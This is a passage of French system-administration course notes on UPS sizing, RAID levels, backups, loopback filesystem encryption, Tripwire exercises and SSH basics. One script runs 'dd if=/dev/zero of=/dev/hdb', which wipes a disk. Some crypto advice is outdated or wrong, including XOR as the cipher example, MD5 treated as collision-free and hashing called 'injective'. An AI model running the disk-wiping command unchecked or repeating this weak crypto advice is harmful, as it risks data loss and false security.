Enfin, les modèles "Line-interactive" (encore appelés "in-line") ont un fonctionnement similaire à celui d'un onduleur off-line à ceci près qu'en cas de variation de tension (généralement dans la limite de +/- 25%), au lieu de basculer sur la batterie il sont capable de compenser la baisse de tension. Ce type d'onduleur peut être très intéressant dans bien des pays en voie de développement, pays où la qualité du secteur laisse très souvent à désirer !

9.4 Détermination de la puissance de l'onduleur

Pour protéger et alimenter un ordinateur raisonnable avec son écran LCD mais *sans* ses autres périphériques, même un petit onduleur (350VA) pourra suffire : cependant l'autonomie sans le secteur sera alors réduite et d'environ 5 à 10 minutes.

Même si ceci se révèlera généralement tout à fait suffisant pour sauvegarder vos travaux et éteindre votre ordinateur, vu la faible différence de prix, il me semble plus sage d'opter directement pour un modèle à 500VA qui vous donnera plus d'autonomie pour un poste informatique et vous permettra de brancher un écran plus grand.

Voici quelques ordres de grandeur de puissances à prévoir pour un onduleur (en VA) afin de brancher différents périphériques :

Elément	Puissances approximatives à prévoir (pour un fonctionnement en autonomie)
PC classique sans écran (UC)	150-300 VA
Ecran LCD 17 "	40 VA
Ecran LCD 19 "	60 VA
Ecran 17 "	180 VA
Ecran 19 "	250 VA
Ecran 21 "	300 VA
Imprimante jet d'encre classique	80 VA
Imprimante laser	1000 VA

9.5 FAQ

Cette FAQ est constituée à partir de vos questions les plus fréquentes, telles que relevées sur le forum. Avant de poser votre question sur le forum, merci de vérifier qu'elle ne figure pas dans cette FAQ.

9.5.1 A quoi correspondent et servent les para-surtenseurs ?

Parfois aussi appelés couramment "parafoudres", ces derniers sont moins chers que les onduleurs et protègeront votre matériel des surtensions comme l'indique leur nom sans pour autant assurer le relais en cas de coupure d'alimentation secteur (votre ordinateur s'éteindra ou redémarrera alors et les données en cours non sauvegardées seront perdues). Néanmoins, ils présentent l'avantage de permettre de protéger tout votre équipement (périphériques compris) du phénomène le plus dangereux pour leur durée de vie : les surtensions.

9.5.2 Un onduleur est-il utile pour un portable ?

Vu le fonctionnement d'un portable, un onduleur n'est pas nécessaire pour se protéger des coupures de courant. Il reste utile pour protéger le transformateur externe du portable des surtensions mais un para-surtenseur pourra assurer cette fonction à moindre coût.

9.5.3 VA et Watts ?

Pourquoi les constructeurs donnent la puissance maximale de leurs produits en KVA (Kilo Volt Ampère) et pas en KWatts ? Quelle différence entre VA et Watts ?

La puissance en watts (P) est donnée par la formule P = VI cos(j) dans laquelle j représente l'angle de déphasage entre la tension et l'intensité.

Ce cosinus(j) (encore appelé facteur de puissance) étant toujours inférieur à 1, la puissance réelle délivrée sera donc toujours inférieure à la valeur calculée en multipliant simplement la tension par l'intensité. Cet angle de déphasage est difficile à mesurer et varie même en fonction des équipements connectés d'où le fait que les constructeurs utilisent plutôt les VA. En pratique ceci explique pourquoi il est généralement nécessaire de diviser par 1,4 à 1,5 la valeur en KVA pour obtenir la valeur en KWatts utilisables.

Chapitre 10

Présentation de la technologie RAID[17]

La technologie RAID (acronyme de Redundant Array of Inexpensive Disks, parfois Redundant Array of Independent Disks, traduisez Ensemble redondant de disques indépendants) permet de constituer une unité de stockage à partir de plusieurs disques durs. L'unité ainsi créée (appelée grappe) a donc une grande tolérance aux pannes (haute disponibilité), ou bien une plus grande capacité/vitesse d'écriture. La répartition des données sur plusieurs disques durs permet donc d'en augmenter la sécurité et de fiabiliser les services associés.

Cette technologie a été mise au point en 1987 par trois chercheurs (Patterson, Gibson et Katz) à l'Université de Californie (Berkeley). Depuis 1992 c'est le RAID Advisory Board qui gère ces spécifications. Elle consiste à constituer un disque de grosse capacité (donc coûteux) à l'aide de plus petits disques peu onéreux (c'est-à-dire dont le MTBF, Mean Time Between Failure, soit le temps moyen entre deux pannes, est faible).

Les disques assemblés selon la technologie RAID peuvent être utilisés de différentes façons, appelées Niveaux RAID. L'Université de Californie en a défini 5, auxquels ont été ajoutés les niveaux 0 et 6. Chacun d'entre-eux décrit la manière de laquelle les données sont réparties sur les disques :

Niveau 0 : appelé stripping

Niveau 1 : appelé mirroring,shadowing ou duplexing

Niveau 2 : appelé striping with parity (obsolète)

Niveau 3 : appelé disk array with bit-interleaved data

Niveau 4 : appelé disk array with block-interleaved data

Niveau 5 : appelé disk array with block-interleaved distributed parity

Niveau 6 : appelé disk array with block-interleaved distributed parity

Chacun de ces niveaux constitue un mode d'utilisation de la grappe, en fonction :

- des performances
- du coût
- des accès disques

10.1 Niveau 0

Le niveau RAID-0, appelé striping (traduisez entrelacement ou aggrégat par bande, parfois injustement appelé stripping) consiste à stocker les données en les répartissant sur l'ensemble des disques de la grappe. De cette façon, il n'y a pas de redondance, on ne peut donc pas parler de tolérance aux pannes. En effet en cas de défaillance de l'un des disques, l'intégralité des données réparties sur les disques sera perdue.

Toutefois, étant donné que chaque disque de la grappe a son propre contrôleur, cela constitue une solution offrant une vitesse de transfert élevée.

Le RAID 0 consiste ainsi en la juxtaposition logique (agrégation) de plusieurs disques durs physiques. En mode RAID-0 les données sont écrites par "bandes" (en anglais stripes) :

Disque 1	Disque 2	Disque 3
Bande 1	Bande 2	Bande 3
Bande 4	Bande 5	Bande 6
Bande 7	Bande 8	Bande 9

TAB. 10.1 – RAID 0

On parle de facteur d'entrelacement pour caractériser la taille relative des fragments (bandes) stockés sur chaque unité physique. Le débit de transfert moyen dépend de ce facteur (plus petite est chaque bande, meilleur est le débit).

Si un des élements de la grappe est plus grand que les autres, le système de remplissage par bande se trouvera bloqué lorsque le plus petit des disques sera rempli. La taille finale est ainsi égale au double de la capacité du plus petit des deux disques :

- deux disques de 20 Go donneront un disque logique de 40 Go.
- un disque de 10 Go utilisé conjointement avec un disque de 27 Go permettra d'obtenir un disque logique de 20 Go (17 Go du second disque seront alors inutilisés).

Il est recommandé d'utiliser des disques de même taille pour faire du RAID-0 car dans le cas contraire le disque de plus grande capacité ne sera pas pleinement exploité.

10.2 Niveau 1

Le niveau 1 a pour but de dupliquer l'information à stocker sur plusieurs disques, on parle donc de mirroring, ou shadowing pour désigner ce procédé.

Disque 1	Disque 2
Bande 1	Bande 1
Bande 2	Bande 2
Bande 3	Bande 3

TAB. 10.2 – RAID 1

On obtient ainsi une plus grande sécurité des données, car si l'un des disques tombe en panne, les données sont sauvegardées sur l'autre. D'autre part, la lecture peut être beaucoup plus rapide lorsque les deux disques sont en fonctionnement. Enfin, étant donné que chaque disque possède son propre contrôleur, le serveur peut continuer à fonctionner même lorsque l'un des disques tombe en panne, au même titre qu'un camion pourra continuer à rouler si un de ses pneus crève, car il en a plusieurs sur chaque essieu...

En contrepartie la technologie RAID1 est très onéreuse étant donné que seule la moitié de la capacité de stockage n'est effectivement utilisée.

10.3 Niveau 2

Le niveau RAID-2 est désormais obsolète, car il propose un contrôle d'erreur par code de Hamming (codes ECC - Error Correction Code), or ce dernier est désormais directement intégré dans les contrôleurs de disques durs.

Cette technologie consiste à stocker les données selon le même principe qu'avec le RAID-0 mais en écrivant sur une unité distincte les bits de contrôle ECC (généralement 3 disques ECC sont utilisés pour 4 disques de données)

.

La technologie RAID 2 offre de piètres performances mais un niveau de sécurité élevé.

10.4 Niveau 3

Le niveau 3 propose de stocker les données sous forme d'octets sur chaque disque et de dédier un des disques au stockage d'un bit de parité.

Disque 1	Disque 2	Disque 3	Disque4
Octet 1	Octet 2	Octet 3	Parité 1+2+3
Octet 4	Octet 5	Octet 6	Parité 4+5+6
Octet 7	Octet 8	Octet 9	Parité 7+8+9

TAB. 10.3 – RAID 3

De cette manière, si l'un des disques venait à défaillir, il serait possible de reconstituer l'information à partir des autres disques. Après "reconstitution" le contenu du disque défaillant est de nouveau intègre. Par contre, si deux disques venaient à tomber en panne simultanément, il serait alors impossible de remédier à la perte de données.

10.5 Niveau 4

Le niveau 4 est très proche du niveau 3. La différence se trouve au niveau de la parité, qui est faite sur un secteur (appelé bloc) et non au niveau du bit, et qui est stockée sur un disque dédié. C'est-à-dire plus précisément que la valeur du facteur d'entrelacement est différente par rapport au RAID 3.

Disque 1	Disque 2	Disque 3	Disque4
Bloc 1	Bloc 2	Bloc 3	Parité 1+2+3
Bloc 4	Bloc 5	Bloc 6	Parité 4+5+6
Bloc 7	Bloc 8	Bloc 9	Parité 7+8+9

TAB. 10.4 – RAID 4

Ainsi, pour lire un nombre de blocs réduits, le système n'a pas à accéder à de multiples lecteurs physiques, mais uniquement à ceux sur lesquels les données sont effectivement stockées. En contrepartie le disque hébergeant les données de contrôle doit avoir un temps d'accès égal à la somme des temps d'accès des autres disques pour ne pas limiter les performances de l'ensemble.

10.6 Niveau 5

Le niveau 5 est similaire au niveau 4, c'est-à-dire que la parité est calculée au niveau d'un secteur, mais répartie sur l'ensemble des disques de la grappe.

De cette façon, RAID 5 améliore grandement l'accès aux données (aussi bien en lecture qu'en écriture) car l'accès aux bits de parités est réparti sur les différents disques de la grappe.

Disque 1	Disque 2	Disque 3	Disque4
Bloc 1	Bloc 2	Bloc 3	Parité 1+2+3
Bloc 4	Parité 4+5+6	Bloc 5	Bloc 6
Parité 7+8+9	Bloc 7	Bloc 8	Bloc 9

TAB. 10.5 – RAID 5

Le mode RAID-5 permet d'obtenir des performances très proches de celles obtenues en RAID-0, tout en assurant une tolérance aux pannes élevées, c'est la raison pour laquelle c'est un des modes RAID les plus intéressant en terme de performance et de fiabilité.
L'espace disque utile sur une grappe de n disques étant égal à n-1 disques, il est intéressant d'avoir un grand nombre de disques pour "rentabiliser" le RAID-5.

10.7 Niveau 6

Le niveau 6 a été ajouté aux niveaux définis par Berkeley. Il définit l'utilisation de 2 fonctions de parité, et donc leur stockage sur deux disques dédiés. Ce niveau permet ainsi d'assurer la redondance en cas d'avarie simultanée de deux disques. Cela signifie qu'il faut au moins 4 disques pour mettre en oeuvre un système RAID-6.

10.8 Comparaison

Les solutions RAID généralement retenues sont le RAID de niveau 1 et le RAID de niveau 5.
Le choix d'une solution RAID est lié à trois critères :
- la sécurité : RAID 1 et 5 offrent tous les deux un niveau de sécurité élevé, toutefois la méthode de reconstruction des disques varie entre les deux solutions. En cas de panne du système, RAID 5 reconstruit le disque manquant à partir des informations stockées sur les autres disques, tandis que RAID 1 opère une copie disque à disque.
- Les performances : RAID 1 offre de meilleures performances que RAID 5 en lecture, mais souffre lors d'importantes opérations d'écriture
- Le coût : le coût est directement lié à la capacité de stockage devant être mise en oeuvre pour avoir une certaine capacité effective. La solution RAID 5 offre un volume utile représentant 80 à 90% du volume alloué (le reste servant évidemment au contrôle d'erreur). La solution RAID 1 n'offre par contre qu'un volume disponible représentant 50 % du volume total (étant donné que les informations sont dupliquées).

10.9 Mise en place d'une solution RAID

Il existe plusieurs façons différentes de mettre en place une solution RAID sur un serveur :
- de façon logicielle : il s'agit généralement d'un driver au niveau du système d'exploitation capable de créer un seul volume logique avec plusieurs disques (SCSI ou IDE).
- de façon matérielle
  - avec des matériels DASD (Direct Access Stockage Device) : il s'agit d'unités de stockage externes pourvues d'une alimentation propre. De plus ces matériels sont dotés de connecteurs permettant l'échange de disques à chaud (on dit généralement que ce type de disque est hot swappable). Ce matériel gère lui-même ses disques, si bien qu'il est reconnu comme un disque SCSI standard
  - avec des contrôleurs de disques RAID : il s'agit de cartes s'enfichant dans des slots PCI ou ISA et permettant de contrôler plusieurs disques durs.

Chapitre 11

Sauvegarde des données[3]

11.1 A quoi servent les sauvegardes ?

Un système d'information même fiable et récent n'est jamais à l'abri d'une défaillance matérielle ou logicielle, d'une erreur humaine, d'un acte de malveillance, d'une infection virale, d'une panne de courant, d'un vol, d'un sinistre (incendie, dégât des eaux, foudre, ...), etc. Le destin du système est de tomber en panne. Ce n'est qu'une question de temps. Le problème de la restauration des données se pose toujours après réparation du système. Ceci montre l'importance qui doit être accordée à la sauvegarde des données.

Afin de limiter les risques, tout doit être mis en œuvre pour éviter la perte des données et garantir leur disponibilité et leur intégrité, en établissant une procédure systématique de sauvegarde. Il est primordial de ne pas sous-estimer l'importance des données des utilisateurs et de garder à l'esprit les conséquences liées à leur disparition. Les règles élémentaires de sécurité informatique imposent l'élaboration d'une stratégie de sauvegarde. Celle-ci nécessite une planification allant de la sélection du matériel de sauvegarde à la détermination du schéma de sauvegarde.

11.2 Choix du matériel

- La sauvegarde consiste à enregistrer les données vitales sur un support généralement autre que le(s) disque(s) se trouvant à l'intérieur de l'ordinateur. Elle se fait principalement sur des unités amovibles telles que disquette ZIP, support CDROM, bande DAT ou cassette DLT.
- la disquette ZIP dont la capacité est de 100 à 250Mo, convient pour les petites sauvegardes de petits fichiers et surtout pour le transfert de fichiers,
- le CDROM à une capacité de 650 à 800Mo. Son usage est le même que celui du ZIP. La qualité de la sauvegarde est supérieure et le risque de démagnétisation n'existe pas,
- la bande DAT à une capacité de stockage plus grande et permet la sauvegarde complète d'un système informatique. Elle est destinée à un usage professionnel. Le débit moyen d'un système DAT est relativement faible, et se traduit par des sauvegardes qui peuvent durer plusieurs heures. La sauvegarde se fait généralement la nuit,
- le système DLT est la technologie de sauvegarde la plus rapide. En plus les cassettes sont plus résistantes que les bandes DAT. Ce système est plus cher, mais ces performances sont meilleures.

11.3 Choix du logiciel

Pour réaliser les sauvegardes il est conseillé d'utiliser des programmes conçus pour faciliter cette opération. Ces programmes permettent de gérer : la fréquence de sauvegarde, l'heure d'exécution, les données à

sauvegarder, etc.
On trouve de nombreux logiciels plus ou moins conçus pour réaliser ces tâches. Les plus connus sont :
- Backup Exec de Veritas (`http://www.veritas.com`),
- ARC ServeIT de Computer Associates (`http://www3.ca.com`).

11.4 Stratégie de sauvegarde

L'intervalle maximal qui s'écoule entre deux sauvegardes successives dépend de plusieurs facteurs :
- la vitesse d'évolution du travail,
- la quantité d'information que l'on accepte de perdre entre deux copies

Selon le service, ça peut être le mois, la semaine ou la journée.

11.4.1 Exemple de stratégie

Dans le cas de données sensibles, les sauvegardes seront généralement planifiées de la manière suivante :
- une sauvegarde totale par jour (du lundi au jeudi), conservée 1 semaine,
- une sauvegarde totale le vendredi, conservée 2 semaines,
- une sauvegarde totale à la fin du mois, conservée 1 an,
- une sauvegarde totale annuelle à mettre à l'abri pour archivage.

Les bandes journalières sont réutilisées la semaine suivante et celle du vendredi est réutilisée deux semaines après. Les bandes mensuelles sont réutilisées d'année en année.

11.5 Recommandations générales

Les sauvegardes doivent être réalisées régulièrement en fonction de règles pré-établies :
- s'assurer de la validité des procédures de sauvegarde,
- vérifier que les procédures de restauration ont été testées,
- contrôler périodiquement la validité des opérations par des restitutions de fichiers en " vraie grandeur ",
- ne jamais stocker dans la même pièce les serveurs et les copies de sauvegardes,
- les copies de sauvegarde doivent être rangées dans un coffre, sinon loin de tout objet de convoitise et nécessairement dans un lieu loin de la pièce où se trouvent les serveurs,
- disposer au moins des deux dernières sauvegardes,
- étiqueter soigneusement les médias avant de les introduire dans le lecteur enregistreur, puis glisser la languette de protection contre l'écriture immédiatement à la sortie du média,
- préférer les sauvegardes automatiques à date fixe aux opérations manuelles.

Quatrième partie

Cryptage et application

Chapitre 12

Introduction

Les trames circulant sur un réseau public ou privé sont autant de lignes de lectures disponibles à un utilisateur de passage ayant quelques connaissances en informatique.
En restant sur ce principe, il serait impossible de faire des transactions bancaires, il nous faut donc crypter les données. Ce cryptage peut être éffectué notamment grâce au protocole SSH dans le cas d'une maintenance à distance.
Par extension de ce protocole, IPSec (entre autre) a permis à une entreprise de voir le réseau de ses agences grâce à la mise en place de réseau privé virtuel qui traverse l'Internet de façon crypté.

Chapitre 13

Bases de cryptographie

Le but de la cryptographie est de garantir la confidentialité, l'intégrité des données et l'authentification de l'émetteur des messages. Pour celà, nous disposons de :

- **fonctions de vérification d'intégrité** afin de garantir la non modification des données.
- **signatures digitales** afin de garantir l'identité du signataire.
- **chiffrement** pour transformer un texte intelligible (aussi appelé *texte clair*) en *texte chiffré* incompréhensible.

13.1 A FAIRE : Description d'un algorithme de compression

13.2 Vérification d'intégrité (*Fonction de hachage*)

A l'aide d'une fonction mathématique dite de hachage (non bijective), le texte va être lu dans son intégralité afin d'en sortir un résumé. Les propriétés de cette fonction de hachage sont :

- impossibilité de retrouver le texte à partir du résumé (fonction à sens unique)
- impossibilité de trouver deux textes ayant le même résumé

Les algorithmes standards utilisés pour réaliser ce résumé sont :

- **MD5 (Rivest)** : résumé de 128 bits sur un texte de longueur quelconque.
- **SHA (Secure Hash Algorithm)** : résumé de 160 bits sur un texte de longueur quelconque.

Utilisation : Recalculer le résumé afin de le comparer avec l'original (en général donné sur le site Web).

13.2.1 Travaux Pratiques : Contrôle d'intégrité

Utilisez les logiciels `md5sum` et `sha1sum` avec divers fichiers que vous allez créer de manière à valider le fait que cette fonction est bien injective i.e. qu'elle retourne à chaque fois le même résultat avec la même source ET que s'il y a modification de la source, le résultat en est changé.

13.3 Chiffrement de système de fichiers (sous Linux)

13.3.1 Fonctionement

La commande `losetup` associe un loopback (périphérique virtuel) à une partition. Si un algorithme de chiffrement est sélectionné alors un mot de passe est demandé.
L'opération de montage de la partition se fait en indiquant le loopback associé à la partition désirée.

Toutes les données envoyées au loopback sont écrites chiffrées dans la partition. Lors d'une lecture dans le loopback, les données correspondantes sont lues dans la partition et déchiffrées en mémoire.

Notes :

- Les fonctionnalités de chiffrement de Linux ne sont pas incluses dans les distributions standard.
- Des patchs officiels sont disponibles pour ajouter ces fonctions aux sources du noyau. Ces patchs sont hébergés sur le site http ://www.kerneli.org/
- Les commandes `losetup`, `mount` et `umount` doivent être patchées pour supporter ces fonctionnalités.
- Les patchs nécessaires sont fournis avec les patchs des sources du noyau.
- Un fichier peut être associé à un loopback. Cela permet :
  - De créer de petites partitions chiffrées qui peuvent être montées seulement lorsqu'elles sont nécessaires.
  - De sauvegarder de façon sécurisée une partition vers un fichier chiffré.

13.3.2 Algorithmes

Deux algorithmes ont été implémentés pour chiffrer des partitions :

- CAST-128, utilisé en mode ECB
  - CAST 128 est défini dans le RFC 2144 `http://www.ietf.org/rfc/rfc2144.txt`
  - Une variante : CAST 256, voir http ://www.entrust.com
- Twofish est un "Cipher 128 bits utilisé en mode CBC".
  - `http://www.counterpane.com/twofish.html`

Une option permet d'utiliser en mode CBC n'importe lequel des sept algorithmes présents dans la bibliothèque pour chiffrer une partition.

- Blowfish, DES, DFC, IDEA, MARS, RC6 et Serpent.

13.3.3 Exemples

Sauvegarde de fichiers dans un fichier chiffré

```
ALGO=XOR
dd if=/dev/urandom of=/var/fic bs=1k count=100
losetup -e $ALGO /dev/loop0 /var/fic
  Password:
mkfs -t ext2 /dev/loop0
mkdir /mnt/crypt
mount -t ext2 /dev/loop0 /mnt/crypt
..
..
umount /dev/loop0
losetup -d /dev/loop0
```

Sauvegarde d'une partition dans un fichier chiffré sur disque secondaire

```
PART=/home
ALGO=XOR
DEV=‘df -k $PART| tail -1 | awk ’{ printf $1"\n"}’‘
SIZE=‘df -k $PART| tail -1 | awk ’{ printf $2"\n"}’‘
dd if=/dev/zero of=/dev/hdb bs=1k count=$SIZE
losetup -e $ALGO /dev/loop0 /dev/hdb
  Password:
umount $PART
dd if=$DEV of=/dev/hdb
losetup -d /dev/loop0
```

Chapitre 14

Tripwire

14.1 A propos

14.1.1 Mots clés

tripwire vérification d'intégrité

14.2 Introduction

Tripwire permet de vérifier l'intégrité des fichiers sur un système donné. Tripwire utilise un fichier de règles pour déterminer quels sont les fichiers dont l'intégrité est vérifié.

14.3 Mise en fonction de Tripwire

– Installer Tripwire

Réponse :

```
rpm -ivh tripwire....rpm
```

– Se rendre dans le répertoire `/etc/tripwire`

Réponse :

```
cd /etc/tripwire
```

– Exécuter le fichier `twinstall.sh` : `./twinstall.sh`
– On vous demande alors une passphrase (saisie à confirmer) pour le :

site key : elle permettra d'encrypter le fichier de police de `tripwire`.

local key : elle permettra d'encrypter le fichier de configuration de `tripwire`.

Les clés ainsi crées sont stockées dans le répertoire `/etc/tripwire/`.

Le message suivant apparaît :

```
A clear-text version of the Tripwire configuration file
/etc/tripwire/twcfg.txt
has been preserved for your inspection.  It is recommended
that you delete this file manually after you have examined it.
.../...
Wrote policy file: /etc/tripwire/tw.pol

A clear-text version of the Tripwire policy file
/etc/tripwire/twpol.txt
has been preserved for your inspection.
```

Les fichiers de police et les fichiers de configuration ont été encryptés de manière à ce qu'il ne soient plus lisibles par un hacker. Cependant, pour l'instant ceux-ci sont lisibles de manière à pouvoir les analyser.

Dénomination	En clair	Encrypté
Fichier de police	twpol.txt	tw.pol
Fichier de configuration	twcfg.txt	tw.cfg

Afin qu'un hacker ne puisse pas voir les fichiers de configuration et de police, supprimer les :

Réponse :

```
rm twpol.txt twcfg.txt
```

.

14.4 Restauration de la configuration

Vous avez supprimer vos fichiers de configuration. Il vous est possible de les restaurer grâce aux commandes suivantes :

14.4.1 Régénéation du fichier de configuration

```
twadmin --print-cfgfile > twcfg.txt
```

14.4.2 Régénéation du fichier de polices

```
twadmin --print-polfile > twpol.txt
```

Il vous est possible maintenant de modifier les polices ou la configuration de Tripwire

14.5 Création de la base de données liées au système

La commande `tripwire $--$init` va vous permettre de générer la base de données relatives à l'intégrité de votre système. Cette commande demandera la passphrase de manière à pouvoir lire le fichier de police.
Le fichier doit se générer sans erreurs sinon il vous faudra modifier `twpol.txt` et relancer l'initialisation de la base.

14.6 Test de la base de données

Il est possible de rajouter une tâche cron de manière à exécuter le programme `tripwire $--$check` de manière à constater les différences apportées sur votre système. Un rapport est alors généré vous permettant de constater les faits.
De manière à éviter tous les warning il est possible de rediriger les messages d'erreurs vers la poubelle :

```
tripwire --check > rapport 2> /dev/null
```

Pour valider ces changements sans reprendre les règles, il est possible d'utiliser la commande :

```
tripwire --update -r /var/lib/tripwire/report/rapport.twr
```

où `rapport.twr` représente le fichier rapport que vous désirez insérer à la base de données (exemple : `/var/lib/tripwire/report/rh3-20040928-164338.twr`.

14.7 Travaux Pratiques

– Initialiser votre base de donnée Tripwire

Réponse :

```
tripwire - - init
```

– Ajouter un utilisateur à votre système

Réponse :

```
adduser toto
```

– Lancer le test d'intégrité

Réponse :

```
tripwire - - check
```

– Réinitialiser la base avec le rapport ainsi généré

Réponse :

```
tripwire --update -r /var/lib/tripwire/report/rapport.twr
```

– Lancer le test d'intégrité

Réponse :

```
tripwire - - check
```

– Ajouter une règle sur le fichier `/etc/shadow`

Réponse :

```
Insérer /etc/shadow dans les règles (même niveau que /etc/passwd)
```

Chapitre 15

SSH[14]

Ce chapitre parle des avantages du protocole SSH, de la séquence d'évènements se produisant lors d'une connexion sécurisée à un système distant, des différentes couches de SSH et des méthodes pour assurer que les utilisateurs qui se connectent à votre système utilisent le protocole SSH.

Les méthodes communément utilisées pour se connecter à distance à un autre système au moyen d'un shell (telnet, rlogin ou rsh) ou pour copier des fichiers entre ordinateurs hôtes (ftp ou rcp) ne sont pas sécurisées et devraient donc être évitées. Vous devriez plutôt vous connecter à un ordinateur hôte distant au moyen d'un shell sécurisé ou d'un réseau privé virtuel chiffré. En utilisant des méthodes sécurisées pour vous connecter à distance à d'autres systèmes, vous réduisez les risques en matière de sécurité, pour votre système et pour le système distant.

15.1 Introduction

SSH (ou Secure SHell) est un protocole servant à créer une connexion sécurisée entre deux systèmes. Grâce à SSH, un ordinateur client peut initier une connexion avec un ordinateur serveur et profiter des mesures de sécurité suivantes :

- Après avoir effectué une connexion initiale, le client peut s'assurer de se connecter au même serveur lors des sessions suivantes.
- Le client peut transmettre ses données d'authentification au serveur, telles que son nom d'utilisateur et son mot de passe, en format crypté.
- Toutes les données envoyées et reçues pendant la connexion sont transférées de façon chiffrée, ce qui les rend extrêmement difficiles à déchiffrer et à lire.

Un serveur peut aussi tirer parti du protocole SSH, particulièrement s'il exécute de nombreux services. Si vous utilisez la retransmission de port (port forwarding), des protocoles normalement non sécurisés (comme POP par exemple) peuvent être chiffrés et envoyés en toute sécurité à des ordinateurs distants. Il est relativement facile avec SSH de crypter différents types d'informations échangées lors des communications qui sont habituellement envoyées de manière non sécurisée sur les réseaux publics.

OpenSSH nécessite OpenSSL (openssl) qui installe de nombreuses bibliothèques cryptographiques importantes qui aident OpenSSH à chiffrer les communications.

Un grand nombre de programmes client et serveur peuvent utiliser le protocole SSH, dont de nombreuses applications sources ouvertes et disponibles gratuitement. Il existe plusieurs versions de clients SSH pour les principaux systèmes d'exploitation utilisés aujourd'hui.

15.2 Pourquoi utiliser SSH ?

L'interception de paquets, la mystification [1] DNS et IP (IP Spoofing), ainsi que la diffusion de fausses informations de routage ne sont que quelques exemples des menaces qui planent lors des communications en réseau. En d'autres termes, nous pourrions catégoriser ces menaces de la façon suivante :

- Interception d'une communication entre deux systèmes : ce scénario implique la présence d'un troisième élément quelque part sur le réseau entre les deux systèmes connectés qui copie l'information échangée entre eux. Celui-ci peut copier et garder l'information ou alors la modifier avant de l'envoyer au destinataire prévu.
- Usurpation de l'identité d'un hôte : grâce à cette technique, un système intercepteur prétend être le destinataire désiré d'un message. Si cela fonctionne, le client ne s'en rend pas compte et continue de lui envoyer toute l'information, comme s'il était connecté au bon destinataire.

Dans les deux cas, l'information est interceptée (probablement pour des raisons hostiles). Le résultat peut être catastrophique, peu importe qu'il soit obtenu par l'interception de tous les paquets sur un réseau local d'entreprise ou au moyen d'un serveur DNS piraté qui pointe vers un hôte mal intentionné.

L'utilisation du protocole SSH pour effectuer une connexion shell à distance ou copier des fichiers permet de faire diminuer sensiblement ces menaces à la sécurité. La signature numérique d'un serveur fournit la vérification de son identité. En outre, la communication complète entre un système client et un système serveur ne peut être utilisée si elle est interceptée car tous les paquets sont chiffrés. De plus, il n'est pas possible d'usurper l'identité d'un des deux systèmes, parce que les paquets sont chiffrés et **leurs clés ne sont connues que par les systèmes local et distant**.

15.3 Séquence des évènements d'une connexion SSH

Pour aider à protéger l'intégrité d'une communication SSH entre deux ordinateurs hôtes, une certaine série d'évènements doit être utilisée.

D'abord, une couche transport sécurisée doit être créée pour que le client sache qu'il communique bien avec le bon serveur. Ensuite, la communication est chiffrée entre le client et le serveur au moyen d'un chiffrage symétrique.

Puis, une fois la connexion sécurisée établie avec le serveur, le client peut s'authentifier auprès de celui-ci sans craindre que ses informations ne puissent être compromises. OpenSSH utilise par défaut des clés DSA ou RSA et la version 2.0 du protocole SSH pour l'authentification.

Enfin, après l'authentification du client auprès du serveur, de nombreux services différents peuvent être utilisés de façon sécurisée au cours de la connexion, tels qu'une session shell interactive, des applications X11 et des ports TCP/IP tunnellisés.

L'ensemble du processus de connexion se fait sans que le système local n'ait à faire de nombreuses opérations supplémentaires. En effet, SSH semblera familier, à bien des égards, aux utilisateurs habitués aux méthodes de connexion moins sécurisées.

Dans l'exemple qui suit, l'utilisateur 1 (user1) sur le système client veut initier une connexion SSH à un système serveur. L'adresse IP de ce serveur est 10.0.0.2, mais on pourrait également utiliser son nom de domaine. Le nom de connexion de l'utilisateur 1 sur le serveur est user2. La commande ssh est écrite de la façon suivante :

[1] La mystification est l'acte de laisser croire aux autres que l'on est un système précis sans l'être véritablement.

```
[user1@machine1 user1]> ssh user2@10.0.0.2
```

Une possibilité[2] est que le client OpenSSH demande la phrase d'accès de la clé privée de l'utilisateur pour déchiffrer la clé privée utilisée pour procéder à l'authentification. Cette méthode permet en cas de vol de la clé privée de la personne de ne pas pouvoir être utilisée par la suite sans la phrase d'accès associée. Cependant, la phrase d'accès de la clé privée n'est pas envoyée au moyen de la connexion sécurisée en cours. Elle est utilisée pour ouvrir le fichier id_dsa et générer une signature qui est ensuite envoyée au serveur. **Si le serveur a une copie de la clé publique de l'utilisateur pouvant être utilisée pour vérifier la signature, l'utilisateur est alors authentifié.**

Dans cet exemple, l'utilisateur utilise une clé DSA (des clés RSA, notamment, peuvent aussi être utilisées) et reçoit l'invite suivante :

```
Enter passphrase for DSA key '/home/user1/.ssh/id_dsa' :
```

Si l'authentification par clé publique échoue, pour une raison ou une autre (il se pourrait que la phrase d'accès ait été mal tapée ou que les renseignements d'authentification n'existent pas encore sur le serveur), un autre type d'authentification est *généralement* lancé. Dans notre exemple, le serveur OpenSSH permet à l'utilisateur 1 de s'authentifier au moyen du mot de passe de l'utilisateur 2 (user2) car la signature envoyée ne correspond pas à la clé publique stockée par l'utilisateur 2 :

```
user2@machine2's password :
```

En introduisant le bon mot de passe, l'utilisateur reçoit une invite shell. Bien entendu, l'utilisateur 2 doit déjà avoir un compte sur l'ordinateur 10.0.0.2 pour que l'authentification par mot de passe réussisse.

```
Last login : Mon Apr 15 13 :27 :43 2001 from machine1
[user2@machine2 user2]>
```

A ce stade, l'utilisateur peut interagir avec le shell de la même façon qu'avec telnet ou rsh, sauf que la communication est chiffrée.

D'autres outils SSH, tels que scp et sftp, fonctionnent de façon semblable aux outils non sécurisés rcp et ftp.

15.4 Couches de sécurité SSH

Le protocole SSH permet à tout programme client et serveur créé selon les spécifications du protocole de communiquer de façon sécurisée et d'être utilisé de manière interchangeable.

A l'heure actuelle, il existe deux types différents de protocole SSH. La version 1 contient de nombreux algorithmes de chiffrement brevetés (toutefois, bon nombre de ces brevets sont périmés) et un trou de sécurité qui donne la possibilité éventuelle d'insérer des données dans le flot de données. Il vous est vivement recommandé d'utiliser des serveurs et clients compatibles avec la version 2 de SSH, si cela vous est possible.

OpenSSH comprend le support pour la version 2 (et des clés de chiffrement DSA disponibles gratuitement). Conjugué aux bibliothèques de chiffrement OpenSSL, OpenSSH offre une gamme complète de fonctions de sécurité.

Les deux versions (1 et 2) du protocole SSH utilisent des couches de sécurité semblables pour renforcer l'intégrité des communications sous différents aspects. Chaque couche fournit son propre type de protection, ce qui, lorsque utilisé de concert avec d'autres types, renforce la sécurité des communications et les rend plus facile à utiliser.

[2] De nombreuses configurations d'authentification et de gestion des clés sont possibles avec SSH

15.4.1 Couche transport

